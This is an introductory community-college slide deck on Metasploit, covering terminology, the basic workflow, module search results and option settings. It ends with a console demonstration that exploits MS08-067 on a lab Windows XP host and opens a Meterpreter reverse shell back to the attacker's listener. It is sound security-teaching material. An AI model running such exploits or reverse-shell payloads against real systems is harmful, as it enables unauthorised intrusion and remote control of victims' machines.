Northwest State Community College

Metasploit Basics


Made possible through support from the National Science Foundation (NSF) award number 1800929

Objectives

- Explain Metasploit's Purpose.
- Define Metasploit Terminology.
- Discuss Basic Metasploit Usage.
- Demonstrate Basic Metasploit Usage.

Metasploit Overview

- Metasploit is a Ruby based, open-source framework designed to provide a consistent and easily expandable way to use security tools and exploits
  - Used by black and white hat security professionals
    - **This tool should NOT be used in a production environment!**



Metasploit Terminology

- Vulnerability – A security flaw in software or hardware that may be susceptible to exploitation.
- Exploit – The act of taking advantage of a vulnerability.
- Payload – The module that will execute when the exploit is successful.

Basic Metasploit Process

- Find Vulnerability
- Load Module
- Set Options
- Select Payload
- Set Options
- Exploit

Find Vulnerability

- Metasploit is primarily designed to exploit, not find, vulnerabilities
- Metasploit contains tools that can be used to discover systems and vulnerabilities
  - db_nmap
    - Version of nmap that saves results to a database
  - Connect
    - Built in ncat program
- Metasploit is designed to interface with a database to allow you to save your work
- Metasploit passes any commands it doesn't recognize to the local operating system

Load Module

- Modules are Ruby scripts that plug into then extend Metasploit's functionality
- Exploits are modules that use payloads
- Search is a useful command used to locate available modules

```
msf6 > search siemens

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank     Check  Description
   -  ----                                                  ---------------  ----     -----  -----------
   0  auxiliary/dos/scada/siemens_siprotec4                                  normal   No     Siemens SIPROTEC 4 and SIPROTEC Co
mpact EN100 Ethernet Module - Denial of Service
   1  auxiliary/gather/ipcamera_password_disclosure         2016-08-16       normal   No     JVC/Siemens/Vanderbilt IP-Camera R
eadfile Password Disclosure
   2  auxiliary/scanner/scada/profinet_siemens                               normal   No     Siemens Profinet Scanner
   3  exploit/windows/browser/sapgui_saveviewtosessionfile  2009-03-31       normal   No     SAP AG SAPgui EAI WebViewer3D Buff
er Overflow
   4  exploit/windows/browser/siemens_solid_edge_selistctrlx  2013-05-26       normal   No     Siemens Solid Edge ST4 SEListCtrlX
 ActiveX Remote Code Execution
   5  exploit/windows/scada/factorylink_csservice           2011-03-25       normal   No     Siemens FactoryLink 8 CSService Lo
gging Path Param Buffer Overflow
   6  exploit/windows/scada/factorylink_vrn_09              2011-03-21       average  No     Siemens FactoryLink vrn.exe Opcode
 9 Buffer Overflow
   7  exploit/windows/smtp/njstar_smtp_bof                  2011-10-31       normal   Yes    NJStar Communicator 3.00 MiniSMTP
Buffer Overflow
```

Exploit Options

- Options control what and how Metasploit module's function
- Common module options:
  - RHOSTS – Remote host (the host being targeted)
  - RPORT – Remote port (the port being targeted)


```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.0.255.101     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Payload Type

- There are many types of payloads
  - bind – Establish a connection from the local system to the remote system
  - reverse_bind – Establish a connection from the remote system to the local system
    - Normally used when a firewall prevents direct access to the remote system
  - meterpreter – Fileless shell replacement software for Windows (uses dll injection)



Payload Options

- Options control what and how Metasploit payload's function
- Common module options:
  - LHOST – Local host (the host performing the attack)
  - LPORT – Local port (the port on the local system that will accept the connection from the target)

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.255.108     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Exploit the Target

- Once the module is loaded, the payload selected, and the options set type **exploit** or **run** to activate the module

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.255.108:4444
[*] 10.0.255.101:445 - Automatically detecting the target ...
[*] 10.0.255.101:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.0.255.101:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.0.255.101:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175174 bytes) to 10.0.255.101
[*] Meterpreter session 3 opened (10.0.255.108:4444 → 10.0.255.101:1079) at 2022-07-13 10:36:23 -0400

meterpreter >
```

For More Information

- For further information go to https://www.nl.northweststate.edu/camo or contact:
  - Tony Hills – thills@northweststate.edu – 419-267-1354
  - Mike Kwiatkowski – mkwiatkowski@northweststate.edu – 419-267-1231

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